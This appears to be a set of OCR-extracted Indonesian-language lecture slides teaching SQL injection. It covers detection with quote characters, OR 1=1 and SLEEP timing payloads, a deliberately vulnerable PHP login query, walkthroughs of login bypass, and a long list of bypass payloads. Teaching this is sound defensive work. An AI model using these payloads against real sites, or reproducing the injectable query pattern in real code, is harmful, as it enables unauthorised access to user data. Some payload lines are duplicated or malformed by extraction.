
Akses Tidak Sah Ke Data Sensitif

1. Confidentiality - SQLI dapat digunakan untuk melihat informasi sensitif, seperti nama pengguna dan kata sandi aplikasi
2. Integrity - SQLI dapat digunakan untuk mengubah data dalam database
3. Availability - SQLI dapat digunakan untuk menghapus data dalam database

RCE Pada Sistem Operasi (**Remote Code Execution / Eksekusi Kode Jarak Jauh**)



TAHAPAN SERANGAN WEB: DARI SQL INJECTION HINGGA SERVER ROOT



TEKNIK MENDETEKSI SQL INJECTION

1. Entry Point Detection

- Mencoba menyisipkan karakter khusus seperti ', ", \, dll.
- Tujuannya adalah menemukan cara untuk keluar dari konteks string dan menyisipkan perintah SQL tanpa merusak struktur query

2. Konfirmasi dengan Operasi Logika

- Menggunakan operasi logis untuk memverifikasi keberadaan kerentanan
- Membandingkan respons dari input normal dan input yang berisi kondisi logis
- Jika respons sama ketika menambahkan kondisi **OR 1=1** (yang selalu benar), ini mengindikasikan keberadaan SQL injection

3. Konfirmasi dengan Time-based

- Menyisipkan fungsi delay/sleep ke dalam query
- Mengukur waktu respons untuk mendeteksi kerentanan blind SQL injection
- Jika halaman membutuhkan waktu lebih lama untuk merespons, ini mengindikasikan kerentanan

[NOTHING]

'
"
\`
)
)
)

PAGE.ASP?ID=1 OR 1=1 -- TRUE
PAGE.ASP?ID=' OR 1=1 -- TRUE
PAGE.ASP?ID="" OR 1=1 -- TRUE
PAGE.ASP?ID=1 AND 1=2 -- FALSE

MYSQL (STRING CONCAT AND LOGICAL OPS)

1' + SLEEP(10)
1' AND SLEEP(10)
1' && SLEEP(10)
1' | SLEEP(10)


CONTOH BYPASS LOGIN

- **Contoh Kode Rentan SQL Injection:**

```
$username = $_POST['username'];
$password = $_POST['password'];

$query = "SELECT * FROM users WHERE username='$username' AND
password='$password'";
$result = $conn->query($query);

if ($result->num_rows > 0) {
    echo "Login successful!";
} else {
    echo "Invalid credentials!";
}
```



CONTOH BYPASS LOGIN

- Jika penyerang mengisi field password dengan:


' OR '1'='1

- Maka query yang terbentuk:

SELECT * FROM user WHERE username = 'Sylvia' AND password = ' or '1' = '1'

SELECT * FROM user WHERE username = 'Sylvia' AND true

Karena '1'='1' selalu benar, penyerang bisa login tanpa kredensial yang sah.



CONTOH BYPASS LOGIN


- Jika penyerang mengisi field username dengan:

' OR '1'='1' --

- Maka query yang terbentuk:

SELECT * FROM users WHERE username=' OR '1'='1' --' AND password=''

Kondisi '1'='1' selalu benar, dan -- akan mengkomentari sisa query, sehingga pemeriksaan password diabaikan.



PRACTICE

[HTTPS://PORTSWIGGER.NET/WEB-SECURITY/SQl-INJECTION/LAB-LOGIN-BYPASS](https://portswigger.net/web-security/sql-injection/lab-login-bypass)



OTHER PAYLOADS

'-'
''
'&'
'^'
'*'
' OR "-'"
' OR " ''
' OR "&"
' OR "^^"
' OR "^^*"
OR TRUE--
" OR TRUE--
' OR TRUE--
) OR TRUE--
) OR TRUE--
' OR 'X'='X
) OR ('X')=('X
) OR (('X'))=((('X
" OR "X"="X
) OR ("X")=("X

OR 1=1
OR 1=1--
OR 1=1#
OR 1=1/*
ADMIN' --
ADMIN' #
ADMIN'/*
ADMIN' OR '1'='1
ADMIN' OR '1'='1'--
ADMIN' OR '1'='1'#
ADMIN' OR '1'='1'/*
ADMIN"OR 1=1 OR ""="1
ADMIN" OR 1=1
ADMIN" OR 1=1--
ADMIN" OR 1=1#
ADMIN" OR 1=1/*
ADMIN" OR ("1"="1
ADMIN") OR ("1"="1"1--
ADMIN") OR ("1"="1"1#

